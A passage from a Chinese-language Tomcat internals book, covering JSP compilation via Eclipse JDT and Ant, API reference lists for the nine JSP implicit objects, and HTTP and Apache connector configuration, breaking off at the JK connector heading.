} else if(opt.equals("1.2")) {
    settings.put(CompilerOptions.OPTION_Source,
        CompilerOptions.VERSION_1_2);
} else if(opt.equals("1.3")) {
    settings.put(CompilerOptions.OPTION_Source,
        CompilerOptions.VERSION_1_3);
} else if(opt.equals("1.4")) {
    settings.put(CompilerOptions.OPTION_Source,
        CompilerOptions.VERSION_1_4);
} else if(opt.equals("1.5")) {
    settings.put(CompilerOptions.OPTION_Source,
        CompilerOptions.VERSION_1_5);
} else {
    settings.put(CompilerOptions.OPTION_Source,
        CompilerOptions.VERSION_1_5);
}
```

最后调用类 `org.eclipse.jdt.internal.compiler.Compiler` 的 `compile()` 函数执行编译:

```
Compiler compiler = new Compiler(env, policy, settings, requestor,
    problemFactory, true);
compiler.compile(compilationUnits);
```

Ant Compiler

该编译器是基于 Ant 的 Java 编译工具。其 `generateClass()` 方法中, 首先调用 Ant 的 `Javac` 任务:

```
Javac javac = (Javac) project.createTask("javac");
```

然后设置下列的编译配置选项:

```
javac.setEncoding(javaEncoding);
javac.setClasspath(path);
javac.setDebug(ctxt.getOptions().getClassDebugInfo());
javac.setSrcdir(srcPath);
javac.setTempdir(options.getScratchDir());
javac.setOptimize(! ctxt.getOptions().getClassDebugInfo());
javac.setFork(ctxt.getOptions().getFork());
```

最后调用编译命令执行编译工作:

```
javac.execute();
```

对于 Ant 的任务, 读者可以自行研究。Tomcat 在执行各种任务时, 实际上都是依赖于 Ant 来进行的。

10.5 JSP 九大内置对象类

10.4.2 节中的 `Generator` 类在将 JSP 文件转化为 Java 源文件时, 定义了一些固定的函数和变量, 许多函数和变量都包含 “_jsp” 前缀。这些函数和变量都是 JSP 编译器特定的函数和变量。

在使用 JSP 进行编码时，通常用到一些默认的变量，我们通常称之为内置变量。例如 session、out 等，我们之所以可以直接使用这些变量，是因为 Generator 类在转换 JSP 文件时，为它预定义了这些变量。定义这个过程的代码如下：

```
jspContext = new org.apache.jasper.runtime.JspContextWrapper(ctx,
    _jspx_nested, _jspx_at_begin, _jspx_at_end, aliasMap);
PageContext pageContext = (PageContext)jspContext;
out.printil("HttpServletRequest request = (HttpServletRequest)
    pageContext.getRequest();");
out.printil("HttpServletResponse response = (HttpServletResponse)
    pageContext.getResponse();");
out.printil("HttpSession session = pageContext.getSession();");
out.printil("ServletContext application =
    pageContext.getServletContext();");
out.printil("ServletConfig config = pageContext.getServletConfig();");
out.printil("JspWriter out = pageContext.getOut();");
```

JSP 中共有 9 大内置对象，这些内置对象提供了各自范围的操作功能。

10.5.1 out - javax.servlet.jsp.jspWriter

out 对象用于把结果输出到网页上。

成员：

```
int DEFAULT_BUFFER = 0      - 默认缓冲区大小
int NO_BUFFER = -1         - writer 是否处于缓冲输出状态
int UNBOUNDED_BUFFER = -2  - 是否限制缓冲区大小
```

方法：

- (1) void clear();
清除输出缓冲区的内容，但是不输出到客户端。
- (2) void clearBuffer();
清除输出缓冲区的内容，并输出到客户端。
- (3) close();
关闭输出流，清除所有内容。
- (4) void flush();
输出缓冲区里面的数据。
- (5) int getBufferSize();
获取以 KB 为单位的目前缓冲区大小。
- (6) int getRemaining();
获取以 KB 为单位的缓冲区中未被占用的空间大小。
- (7) boolean isAutoFlush();
是否自动刷新缓冲区。
- (8) void newLine();
输出一个换行字符。

(9) void print(boolean b);

```
void print( char c );
void print( char[] s );
void print( double d );
void print( float f );
void print( int i );
void print( long l );
void print( Object obj );
void print( String s );
```

将指定类型的数据输出到 Http 流，不换行。

(10) void println(boolean b);

```
void println( char c );
void println( char[] s );
void println( double d );
void println( float f );
void println( int i );
void println( long l );
void println( Object obj );
void println( String s );
```

将指定类型的数据输出到 Http 流，并输出一个换行符。

(11) Appendable append(char c);

```
Appendable append( CharSequence cxq, int start, int end );
Appendable append( CharSequence cxq );
```

将一个字符或者实现了 CharSequence 接口的对象添加到输出流的后面。

10.5.2 request - javax.servlet.http.HttpServletRequest

request 对象包含所有请求的信息，如请求的来源、标头、cookies 和请求相关的参数值等。

成员：

```
String BASIC_AUTH = "BASIC"
String CLIENT_CERT_AUTH = "CLIENT_CERT"
String DIGEST_AUTH = "DIGEST"
String FORM_AUTH = "FORM"
```

方法：

(1) Object getAttribute(String name);

返回由 name 指定的属性值，该属性不存在时返回 null。

(2) Enumeration getAttributeNames();

返回 request 对象的所有属性名称的集合。

(3) String getAuthType();

返回用来保护 Servlet 的认证方法的名称，未受保护时返回 null。

(4) String getCharacterEncoding();

返回请求中的字符编码方法，可以在 response 对象中设置。

- (5) `int getLength()` ;
返回请求的 Body 的长度，不能确定长度时返回-1。可以在 response 中设置。
- (6) `String getContentType()` ;
返回在 response 中定义的内容类型。
- (7) `String getContentPath()` ;
返回请求的路径。
- (8) `Cookie[] getCookies()` ;
返回客户端所有的 Cookie 的数组。
- (9) `Enumeration getHeaderNames()` ;
返回所有 HTTP 头的名称的集合。
- (10) `Enumeration getHeaders(String name)` ;
返回指定 HTTP 头的所有值的集合。
- (11) `String getHeader(String name)` ;
返回指定名称的 HTTP 头的信息。
- (12) `long getDateHeader(String name)` ;
返回指定名称的 Date 类型的 HTTP 头的信息。
- (13) `int getIntHeader(String name)` ;
返回指定名称的 int 类型的 HTTP 头的信息。
- (14) `ServletInputStream getInputStream()` ;
返回请求的输入流。
- (15) `Locale getLocale()` ;
返回当前页的 Locale 对象，可以在 response 中设定。
- (16) `Enumeration getLocales()` ;
返回请求中所有的 Locale 对象的集合。
- (17) `String getLocalName()` ;
获取响应请求的服务器端主机名。
- (18) `String getLocalAddr()` ;
获取响应请求的服务器端地址。
- (19) `int getLocalPort()` ;
获取响应请求的服务器端端口。
- (20) `String getMethod()` ;
获取客户端向服务器端发送请求的方法 (GET 或 POST)。
- (21) `String getParameter(String name)` ;
获取客户端发送给服务器端的参数值。
- (22) `Map getParameterMap()` ;
该方法返回包含请求中所有参数的一个 Map 对象。
- (23) `Enumeration getParameterNames()` ;
返回请求中所有参数的集合。
- (24) `String[] getParameterValues(String name)` ;
获得请求中指定参数的所有值。

- (25) `String getQueryString()` ;
返回 `get` 方法传递的参数字符串, 该方法不分解出单独的参数。
- (26) `String getPathInfo()` ;
取出请求中处于 `ServletPath` 和 `QueryString` 之间的额外信息。
- (27) `String getPathTranslated()` ;
返回用 `getPathInfo()` 方法取得的路径信息的实际路径。
- (28) `String getProtocol()` ;
返回请求使用的协议。可以是 `HTTP1.1` 或者 `HTTP1.0`。
- (29) `BufferedReader getReader()` ;
返回请求的输入流对应的 `Reader` 对象, 该方法和 `getInputStream()` 方法在同一个页面中只能调用一个。
- (30) `String getRemoteAddr()` ;
获取发出请求的客户端 IP 地址。
- (31) `String getRemoteHost()` ;
获取发出请求的客户端主机名。
- (32) `String getRemoteUser()` ;
返回经过客户端验证的用户名, 未经验证返回 `null`。
- (33) `int getRemotePort()` ;
返回发出请求的客户端主机端口。
- (34) `String getRealPath(String path)` ;
返回给定虚拟路径的物理路径。
- (35) `RequestDispatcher getRequestDispatcher(String path)` ;
按给定的路径生成资源转向处理适配器对象。
- (36) `String getRequestedSessionId()` ;
返回请求的 `session` 的标识。
- (37) `String RequestURI()` ;
返回发出请求的客户端地址, 但是不包括请求的参数字符串。
- (38) `StringBuffer getRequestURI()` ;
返回响应请求的服务器端地址
- (39) `String getScheme()` ;
获取协议名称, 默认值为 `HTTP` 协议。
- (40) `String getServerName()` ;
返回响应请求的服务器名称。
- (41) `String getServletPath()` ;
获取客户端所请求的脚本文件的文件路径。
- (42) `int getServerPort()` ;
获取响应请求的服务器端主机端口号。
- (43) `void removeAttribute(String name)` ;
在属性列表中删除指定名称的属性。

(44) void setAttribute(String name, Object value);

在属性列表中添加/删除指定的属性。

(45) void setCharacterEncoding(String name);

设置请求的字符编码格式。

(46) HttpSession getSession();

HttpSession getSession(boolean create);

获取 session，如果 create 为 true，在无 session 的情况下创建一个。

(47) boolean isRequestedSessionIdFromCookie();

检查请求的会话 ID 是否为通过 Cookie 传入。

(48) boolean isRequestedSessionIdFromURL();

检查请求的会话 ID 是否为通过 URL 传入。

(49) boolean isRequestedSessionIdValid();

检查请求的会话 ID 是否仍然有效。

(50) boolean isSecure();

检查请求是否使用安全链接，如果 HTTPS 等。

(51) boolean isUserInRole(String role);

检查已经通过验证的用户是否在是 role 所指定的角色。

(52) Principal getUserPrincipal();

返回包含用户登录名的一个 java.security.Principal 对象。

10.5.3 response - javax.servlet.http.HttpServletResponse

response 对象主要将 JSP 容器处理后的结果传回到客户端。

成员（HTTP 状态码）：

```
int SC_CONTINUE = 100          int SC_SWITCHING_PROTOCOLS = 101
int SC_OK = 200                int SC_NON_AUTHORITATIVE_INFORMATION = 203
int SC_ACCEPTED = 202          int SC_CREATED = 201
int SC_NO_CONTENT = 204        int SC_RESET_CONTENT = 205
int SC_PARTIAL_CONTENT = 206    int SC_MULTIPLE_CHOICES = 300
int SC_MOVED_PERMANENTLY = 301  int SC_MOVED_TEMPORARILY = 302
int SC_FOUND = 302             int SC_SEE_OTHER = 303
int SC_NOT_MODIFIED = 304       int SC_USE_PROXY = 305
int SC_TEMPORARY_REDIRECT = 307 int SC_BAD_REQUEST = 400
int SC_UNAUTHORIZED = 401       int SC_PAYMENT_REQUIRED = 402
int SC_FORBIDDEN = 403          int SC_NOT_FOUND = 404
int SC_METHOD_NOT_ALLOWED = 405 int SC_NOT_ACCEPTABLE = 406
int SC_PROXY_AUTHENTICATION_REQUIRED = 407
int SC_REQUEST_TIMEOUT = 408
int SC_CONFLICT = 409           int SC_GONE = 410
int SC_LENGTH_REQUIRED = 411     int SC_PRECONDITION_FAILED = 412
int SC_REQUEST_ENTITY_TOO_LARGE = 413
int SC_REQUEST_URI_TOO_LONG = 414
int SC_UNSUPPORTED_MEDIA_TYPE = 415
int SC_REQUESTED_RANGE_NOT_SATISFIABLE = 416
int SC_EXPECTATION_FAILED = 417 int SC_INTERNAL_SERVER_ERROR = 500
```

```
int SC_NOT_IMPLEMENTED = 501      int SC_BAD_GATEWAY = 502
int SC_SERVICE_UNAVAILABLE = 503  int SC_GATEWAY_TIMEOUT = 504
int SC_HTTP_VERSION_NOT_SUPPORTED = 505
```

方法:

- (1) void addCookie(Cookie cookie);
添加一个 Cookie 对象, 保存客户端信息。
- (2) void addDateHeader(String name, long value);
添加一个日期类型的 HTTP 头信息, 覆盖同名的 HTTP 头信息。
- (3) void addHeader(String name, String value);
添加一个 HTTP 头, 覆盖同名的旧 HTTP 头。
- (4) void addIntHeader(String name, int value);
添加一个整型的 HTTP 头, 覆盖同名的旧 HTTP 头。
- (5) boolean containsHeader(String name);
判断指定的 HTTP 头是否存在。
- (6) String encodeRedirectURL(String url);
对 sendRedirect()方法使用的 URL 进行编码。
- (7) String encodeURL(String url);
将 URL 予以编码, 回传包含 session ID 的 URL。
- (8) void flushBuffer();
强制把当前缓冲区的内容发送到客户端。
- (9) int getBufferSize();
取得以 KB 为单位的缓冲区大小。
- (10) String getCharacterEncoding();
获取响应的字符编码格式。
- (11) String getContentType();
获取响应的类型。
- (12) Locale getLocale();
获取响应的 Locale 对象。
- (13) ServletOutputStream getOutputStream();
返回客户端的输出流对象。
- (14) PrintWriter getWriter();
获取输出流对应的 writer 对象。
- (15) boolean isCommitted();
判断服务器端是否已经将数据输出到客户端。
- (16) void reset();
清空 buffer 中的所有内容。
- (17) void resetBuffer();
清空 buffer 中所有的内容, 但是保留 HTTP 头和状态信息。
- (18) void sendError(int xc, String msg);

```
void sendError( int xc ) ;
```

发送错误，包括状态码和错误信息。

(19) `void sendRedirect(String location) ;`

把响应发送到另外一个位置进行处理。

(20) `void setBufferSize(int size) ;`

设置以 KB 为单位的缓冲区大小。

(21) `void setCharacterEncoding(String charset) ;`

设置响应使用的字符编码格式。

(22) `void setContentLength(int length) ;`

设置响应的 Body 长度。

(23) `void setContentType(String type) ;`

设置响应的类型。

(24) `void setDateHeader(String name, long value) ;`

设置指定名称的 Date 类型的 HTTP 头的值。

(25) `void setHeader(String name, String value) ;`

设置指定名称的 HTTP 头的值。

(26) `void setIntHeader(String name, int value) ;`

设置指定名称的 int 类型的 HTTP 头的值。

(27) `void setStatus(int xc) ;`

设置响应状态码，新值会覆盖当前值。

10.5.4 session - javax.servlet.http.HttpSession

session 对象表示当前个别用户的会话状态，用来识别每个用户。

方法：

(1) `Object getAttribute(String name) ;`

获取与指定名字相关联的 session 属性值。

(2) `Enumeration getAttributeNames() ;`

取得 session 内所有属性的集合。

(3) `long getCreationTime() ;`

返回 session 的创建时间，最小单位千分之一秒。

(4) `String getId() ;`

取得 session 标识。

(5) `long getLastAccessedTime() ;`

返回与当前 session 相关的客户端最后一次访问的时间，由 1970-01-01 算起，单位毫秒。

(6) `int getMaxInactiveInterval(int interval) ;`

返回总时间，以秒为单位，表示 session 的有效时间（session 不活动时间）。-1 为永不过期。

(7) `ServletContext getServletContext() ;`

返回一个该 JSP 页面对应的 ServletContext 对象实例。

(8) `HttpSessionContext getSessionContext()` ;

返回 `HttpSessionContext` 对象实例。

(9) `Object getValue(String name)` ;

取得指定名称的 session 变量值，不推荐使用。

(10) `String[] getValueNames()` ;

取得所有 session 变量的名称的集合，不推荐使用。

(11) `void invalidate()` ;

销毁 session 对象。

(12) `boolean isNew()` ;

判断一个 session 是否由服务器产生，但是客户端并没有使用。

(13) `void putValue(String name, Object value)` ;

添加一个 session 变量，不推荐使用。

(14) `void removeValue(String name)` ;

移除一个 session 变量的值，不推荐使用。

(15) `void setAttribute(String name, String value)` ;

设置指定名称的 session 属性值。

(16) `void setMaxInactiveInterval(int interval)` ;

设置 session 的有效期。

(17) `void removeAttribute(String name)` ;

移除指定名称的 session 属性。

10.5.5 pageContext - javax.servlet.jsp.PageContext

`pageContext` 对象存储本 JSP 页面相关信息，如属性、内建对象等。

成员：

```
int PAGE_SCOPE = 1      - 页面共享范围
int REQUEST_SCOPE = 2   - 请求共享范围
int SESSION_SCOPE = 3    - 会话共享范围
int APPLICATION_SCOPE = 4 - 应用程序共享范围
String PAGE = "javax.servlet.jsp.jspPage"
String PAGECONTEXT = "javax.servlet.jsp.jspPageContext"
String REQUEST = "javax.servlet.jsp.jspRequest"
String RESPONSE = "javax.servlet.jsp.jspResponse"
String CONFIG = "javax.servlet.jsp.jspConfig"
String SESSION = "javax.servlet.jsp.jspSession"
String OUT = "javax.servlet.jsp.jspOut"
String APPLICATION = "javax.servlet.jsp.jspApplication"
String EXCEPTION = "javax.servlet.jsp.jspException"
```

方法：

(1) `void setAttribute(String name, Object value, int scope)` ;

```
void setAttribute( String name, Object value ) ;
```

在指定的共享范围内设置属性。

(2) `Object getAttribute(String name, int scope) ;`

```
Object getAttribute( String name ) ;
```

取得指定共享范围内以 `name` 为名字的属性值。

(3) `findAttribute(String name) ;`

按页面、请求、会话和应用程序共享范围搜索已命名的属性。

(4) `void removeAttribute(String name, int scope) ;`

```
void removeAttribute( String name ) ;
```

移除指定名称和共享范围的属性。

(5) `void forward(String url) ;`

将页面导航到指定的 URL。

(6) `Enumeration getAttributeNamesScope(int scope) ;`

取得指定共享范围内的所有属性名称的集合。

(7) `int getAttributeScope(String name) ;`

取得指定属性的共享范围。

(8) `ErrorData getErrorData() ;`

取得页面的 `errorData` 对象。

(9) `Exception getException() ;`

取得页面的 `exception` 对象。

(10) `ExpressionEvaluator getExpressionEvaluator() ;`

取得页面的 `expressionEvaluator` 对象。

(11) `JspWriter getOut() ;`

取得页面的 `out` 对象。

(12) `Object getPage() ;`

取得页面的 `page` 对象。

(13) `ServletRequest getRequest() ;`

取得页面的 `request` 对象。

(14) `ServletResponse getResponse() ;`

取得页面的 `response` 对象。

(15) `ServletConfig getConfig() ;`

取得页面的 `config` 对象。

(16) `ServletContext getServletContext() ;`

取得页面的 `servletContext` 对象。

(17) `HttpSession getSession() ;`

取得页面的 `session` 对象。

(18) `VariableResolver getVariableResolver() ;`

取得页面的 `variableResolver` 对象。

(19) `void include(String url, boolean flush) ;`

```
void include( String url ) ;
```

包含其他的资源，并指定是否自动刷新。

(20) void release() ;

重置 pageContext 内部状态，释放所有内部引用。

(21) void initialize(Servlet servlet, ServletRequest request, ServletResponse response, String errorPageURL, boolean needSession, int bufferSize, boolean autoFlush) ;

初始化未经初始化的 pageContext 对象。

(22) BodyContext pushBody() ;

```
BodyContext pushBody( Writer writer ) ;
```

保存当前的 out 对象，并更新 pageContext 中 page 范围内的 out 对象。

(23) JspWrite popBody() ;

取出由 pushBody()方法保存的 out 对象。

(24) void handlePageException(Exception e) ;

```
void handlePageException( Throwable t ) ;
```

10.5.6 application - javax.servlet.ServletContext

application 主要功用在于取得或更改 Servlet 的设定。

方法：

(1) Object getAttribute(String name) ;

返回由 name 指定的 application 属性。

(2) Enumeration getAttributes() ;

返回所有的 application 属性。

(3) ServletContext getContext(String uripath) ;

取得当前应用的 ServletContext 对象。

(4) String getInitParameter(String name) ;

返回由 name 指定的 application 属性的初始值。

(5) Enumeration getInitParameters() ;

返回所有的 application 属性的初始值的集合。

(6) int getMajorVersion() ;

返回 Servlet 容器支持的 Servlet API 的版本号。

(7) String getMimeType(String file) ;

返回指定文件的类型，未知类型返回 null。一般为 “text/html” 和 “image/gif”。

(8) int getMinorVersion() ;

返回 servlet 容器支持的 Servlet API 的副版本号。

(9) String getRealPath(String path) ;

返回给定虚拟路径所对应物理路径。

(10) RequestDispatcher getNamedDispatcher(String name) ;

为指定名字的 Servlet 对象返回一个 RequestDispatcher 对象的实例。

(11) RequestDispatcher getRequestDispatcher(String path) ;

返回一个 RequestDispatcher 对象的实例。

(12) `URL getResource(String path) ;`

返回指定的资源路径对应的一个 `URL` 对象实例，参数要以 “/” 开头。

(13) `InputStream getResourceAsStream(String path) ;`

返回一个由 `path` 指定位置的资源的 `InputStream` 对象实例。

(14) `Set getResourcePaths(String path) ;`

返回存储在 `web-app` 中所有资源路径的集合。

(15) `String getServerInfo() ;`

取得应用服务器版本信息。

(16) `Servlet getServlet(String name) ;`

在 `ServletContext` 中检索指定名称的 `Servlet`。

(17) `Enumeration getServlets() ;`

返回 `ServletContext` 中所有 `Servlet` 的集合。

(18) `String getServletContextName() ;`

返回本 `Web` 应用的名称。

(19) `Enumeration getServletContextNames() ;`

返回 `ServletContext` 中所有 `Servlet` 的名称集合。

(20) `void log(Exception ex, String msg) ;`

```
void log( String msg, Throwable t ) ;
void log( String msg ) ;
```

把指定的信息写入 `Servlet log` 文件。

(21) `void removeAttribute(String name) ;`

移除指定名称的 `application` 属性。

(22) `void setAttribute(String name, Object value) ;`

设定指定的 `application` 属性的值。

10.5.7 config - javax.servlet.ServletConfig

`config` 对象用来存放 `Servlet` 初始的数据结构。

方法：

(1) `String getInitParameter(String name) ;`

返回名称为 `name` 的初始参数的值。

(2) `Enumeration getInitParameters() ;`

返回这个 `JSP` 所有的初始参数的名称集合。

(3) `ServletContext getContext() ;`

返回执行者的 `Servlet` 上下文。

(4) `String getServletName() ;`

返回 `Servlet` 的名称。

10.5.8 exception - java.lang.Throwable

错误对象，只有在 JSP 页面的 `page` 指令中指定 `isErrorPage="true"` 后，才可以在本页面使用 `exception` 对象。

方法：

- (1) `Throwable fillInStackTrace()` ;
将当前 `stack` 信息记录到 `exception` 对象中。
- (2) `String getLocalizedMessage()` ;
取得本地语系的错误提示信息。
- (3) `String getMessage()`
取得错误提示信息。
- (4) `StackTraceElement[] getStackTrace()` ;
返回对象中记录的堆栈调用信息。
- (5) `Throwable initCause(Throwable cause)` ;
将另外一个异常对象嵌套进当前异常对象中。
- (6) `Throwable getCause()` ;
取出嵌套在当前异常对象中的异常。
- (7) `void printStackTrace()` ;

```
void printStackTrace( printStream s ) ;  
void printStackTrace( printWriter s ) ;
```

打印出 `Throwable` 及其堆栈调用跟踪信息。

- (8) `void setStackTrace(StackTraceElement[] stackTrace)`
设置对象的堆栈调用跟踪信息。

10.5.9 page - javax.servlet.jsp.HttpJspPage

`page` 对象代表 JSP 对象本身，或者说代表编译后的 `Servlet` 对象，可以用它来取得 JSP 页的属性和方法。

10.6 小结

本章深入剖析了 Tomcat 的基础架构，分析了 `Manager` 任务包、`Servlet` 类、`Jasper` 过程、JSP 内置对象。其中，基础架构是 Tomcat 的地基，`Manager` 任务是 Tomcat 管理的动力，`Servlet` 是 Tomcat 服务的基础，`Jasper` 是 JSP 解析的工具，内置对象则是基于 JSP 编码的隐含对象。

本章的内容是 Tomcat 的骨架，展现了 Tomcat 的底层实现原理。其他的一些服务和组件，如 `Filter`、`Cookie`、`Listener`、`Logger`、`Valve`、`Realm`、`Loader`、`Manager` 等，都是搭建在这个基础之上的，通过本章的核心类来实现这些服务的调用。对于这些服务和组件类的代码，读者可以自己研究。

Tomcat连接器

当使用 Tomcat 运行 Web 应用时，不需要进行任何配置就可以处理 HTML 页面。原因是它默认配置了一个 HTTP Connector 去处理用户的请求。由于该 Connector 的存在，也让 Tomcat 可以独立运行，提供 Servlet 和 JSP 的响应。

Tomcat Connector 提供了很多连接器接口，包括 HTTP 和 HTTPS，这两种连接器都实现了 HTTP 的连接。另外，还可以提供与 Apache、IIS 等 Web 服务器的连接。

5.1.4 节已经讲解了连接器的配置，本章讲解连接器的原理和使用。

注意

本章没有对 Apache 和 Tomcat 的联合配置作细致的说明，这里旨在讲解工作的基本原理，在集成篇中有实例演示。

11.1 HTTP Connector

本节讲解 Tomcat 独立启动时的连接器。

11.1.1 版本发展

Tomcat3.x 下配置的是 HTTP/1.0 Connector，Tomcat4.x 下配置的是 HTTP/1.1 Connector。后来的 Coyote HTTP/1.1 Connector 取代了这两种连接器，并兼容以上两种连接器。Coyote 连接器是 Tomcat4.x 和 Tomcat5.x 的默认连接器。后来发展的又有 SSL、Proxied 等的连接器。

Tomcat3.x 下连接器的类是 `org.apache.tomcat.modules.server.Http10Interceptor`，Tomcat4.x 下连接器的类是 `org.apache.catalina.connector.http.HttpConnector` 和 `org.apache.coyote.tomcat4.CoyoteConnector`（Coyote 连接器），Tomcat5.x 连接器的类是 `org.apache.coyote.tomcat5.CoyoteConnector`。

本章不再讲解 Tomcat3.x 和 Tomcat4.x 下的配置，只针对 Tomcat5.x 下的连接器。

11.1.2 类关系图

连接器的类关系如图 11-1 所示。




图 11-1 HTTP Connector 类关系图

从图中看出，CoyoteConnector 实现了 Connector 接口，主要是用来处理和保存连接器的配置参数，并调用 Http11Protocol 来处理协议。Http11Protocol 继承 Http11BaseProtocol 类，并实现 ProtocolHandler 接口。

11.1.3 类型配置

从前文的讲解可知，Tomcat5.x 中 HTTP 连接器有 Coyote、SSL、Proxied 三种类型。

❶ non-SSL Coyote HTTP/1.1 Connector: 它通过 8080 端口接收 HTTP 请求;

```

<Connector
  port="8080" maxThreads="150" minSpareThreads="25"
    maxSpareThreads="75"
    enableLookups="false" redirectPort="8443" acceptCount="100"
    connectionTimeout="20000" disableUploadTimeout="true" />
  
```

这是最常用的一个连接器，默认使用该连接器。

❷ SSL Coyote HTTP/1.1 Connector: 在端口 8443 处侦听; (详见 19.3.3 节)

```

//Tomcat5.5
<Connector port="8443"
  maxThreads="150" minSpareThreads="25" maxSpareThreads="75"
  enableLookups="false" disableUploadTimeout="true"
  acceptCount="100" scheme="https" secure="true"
  clientAuth="false" sslProtocol="TLS" />

//Tomcat5.0
<Connector port="8443"
  maxThreads="150" minSpareThreads="25" maxSpareThreads="75"
  enableLookups="false" disableUploadTimeout="true"
  acceptCount="100" debug="0" scheme="https" secure="true">
  <Factory clientAuth="false" protocol="TLS" />
</Connector>
  
```

⌚ Proxied HTTP/1.1 Connector: 代理 HTTP 连接器在 8082 端口处侦听。

```
//Tomcat5.x
<Connector port="8082"
    maxThreads="150" minSpareThreads="25" maxSpareThreads="75"
    enableLookups="false" acceptCount="100"
    connectionTimeout="20000"
    proxyPort="80" disableUploadTimeout="true" />
```

负责接收 ApacheServer 传递过来的请求。

11.1.4 性能调整

可以对 HTTPConnector 作如下的性能调整,以提高性能。

- ⌚ 关掉 debug, 减少记录日志带拉的压力;
- ⌚ 设置 tcpNoDelay 为 true: 不进行 TCP 缓存;
- ⌚ 禁用 DNS 查询, 设置 enableLookups 为 false: 每一次请求时不再进行 DNS 查询;
- ⌚ 设置线程数: 通常对于 10~40 人同时在线的网站, 采用如下数量的配置。

- s maxThreads: 最大线程数 50;
- s maxSpareThreads: 最大空闲线程数 25;
- s minSpareThreads: 最小空闲线程数 10。

当负载增大时,需要随之增大这些线程数。但同时应该增大 JVM 堆大小,通过属性-Xms 和-Xmx 指定初始堆和最大堆大小。

- ⌚ 线程池: 为了提高性能,采用线程池。使用如下两个参数控制其处理能力:

- s maxProcessors: 最大同时处理数;
- s minProcessors: 最小同时处理数。

11.2 WebServer Connector

本节讲解 Tomcat 与 Apache、IIS 等 WebServer 联合时的连接器。

11.2.1 使用 WebServer 的原因

由第一节可知, Tomcat 独立启动时,通过自身就可以提供 HTTP 服务,那么为什么还需要使用 WebServer 联合提供服务,下面就是原因。

(1) 性能

Tomcat 在解析静态资源时比 WebServer 慢,使用 Java 编写的 Servlet 处理 HTML 页面、图片、CSS 等静态资源时,相比 WebServer 来说性能较弱。因此希望通过 WebServer 解析静态内容、Tomcat 解析动态内容的方式来提供服务。

(2) 安全性

像 Apache 这样的 WebServer 比 Tomcat 经历了更长的时间, 相对来说安全漏洞较少。

(3) 稳定性

Apache 较稳固。如果 Tomcat 当机, 那么仅仅由 Tomcat 提供的动态解释服务终止, 静态服务依旧运行, 整个网站不会因此而瘫痪。

(4) 可配置性

Apache 比 Tomcat 有较多的可配置选项。如虚拟主机、单主机提供多站点服务。使用 Apache 允许灵活使用它的各项丰富功能。

(5) 额外功能

Web 站点也许会使用 CGI 实现策略编码, 还有可能使用 Perl 或 Python 实现特殊的功能。而 Apache 支持 CGI, 并且有 Perl 和 Python 的解释模块, 但 Tomcat 只能够支持 CGI。

11.2.2 连接协议

Apache 是通过连接器模块与 Tomcat 进行连接的, 连接器模块类型有 mod_jk、mod_jk2、mod_webapp 三种类型。Apache 接收到静态资源的请求时自己处理, 并能够处理除了 Servlet/JSP 之外的动态内容, 如 CGI 等。当接收到 Servlet/JSP 请求时, 通过以上的三个模块, 转交给 Tomcat 处理。

例如, 如果使用 JK 模块, 配置如下:

```
JkMount /*.jsp ajp13
JkMount /servlet/* ajp13
```

如果使用 webapp 模块, 配置如下:

```
WebAppDeploy servlet warpConnection /servlet
```

连接器发送请求数据时使用两种协议进行编码: AJP 和 WARP。Servlet 容器接收到请求后返回给 Apache 模块。以上的过程可用图 11-2 表示。




图 11-2 Apache 与 Tomcat 请求过程

因此 Tomcat 的连接器有两种类型: AJP 和 WARP, 分别用以处理不同协议转发的请求。

AJP

即 Apache JServ Protocol，是一个基于 TCP/IP 的协议。AJP10 和 AJP11 已经被 AJP13 取代，由 JK 和 JK2 连接器实现。AJP10 和 AJP11 通过 Socket 连接传递文本数据。数据包包括载头数据、载荷长度数据、正文数据。

它的优点是性能好、支持 SSL 和加密验证。

WARP

即 Web Application Remote access/control Protocol，它是一个快速的协议，原意是快于光速，能够在 WebServer 和 Servlet/JSP 容器之间快速传递数据进行通信。

WARP 定义了传递的信息包，由 8 位的包类型数据、16 位的载荷长度数据、正文数据组成。通过 Socket 传输，并使用 big-endian 编码。

信息包包含 HTTP 请求的数据，如 HTTP Method (GET、POST)、请求 URI、查询字符串、协议 (HTTP/1.0、HTTP/1.1)。此外还包括一些命令，如请求部署命令。在该包的响应信息中，包括发送给客户的响应信息或错误信息。

11.2.3 选择连接器

Tomcat 定义了几种类型的连接器：Jserv、JK、JK2、Mod_webapp。

Jserv

Apache Jserv 是一个 Servlet 的引擎，是早期的产品。它使用 mod_jserv 连接器进行连接，后来也被 Tomcat 采用。使用该连接器需要作如下配置：

```
LoadModule jserv_module libexec/mod_jserv.so
AddModule mod_jserv.c
ApJServMount /examples ajpv12://localhost:8007/examples
```

mod_jserv 使用 AJP 协议进行数据传递，实现的版本有 AJP11 和 AJP12。

JK

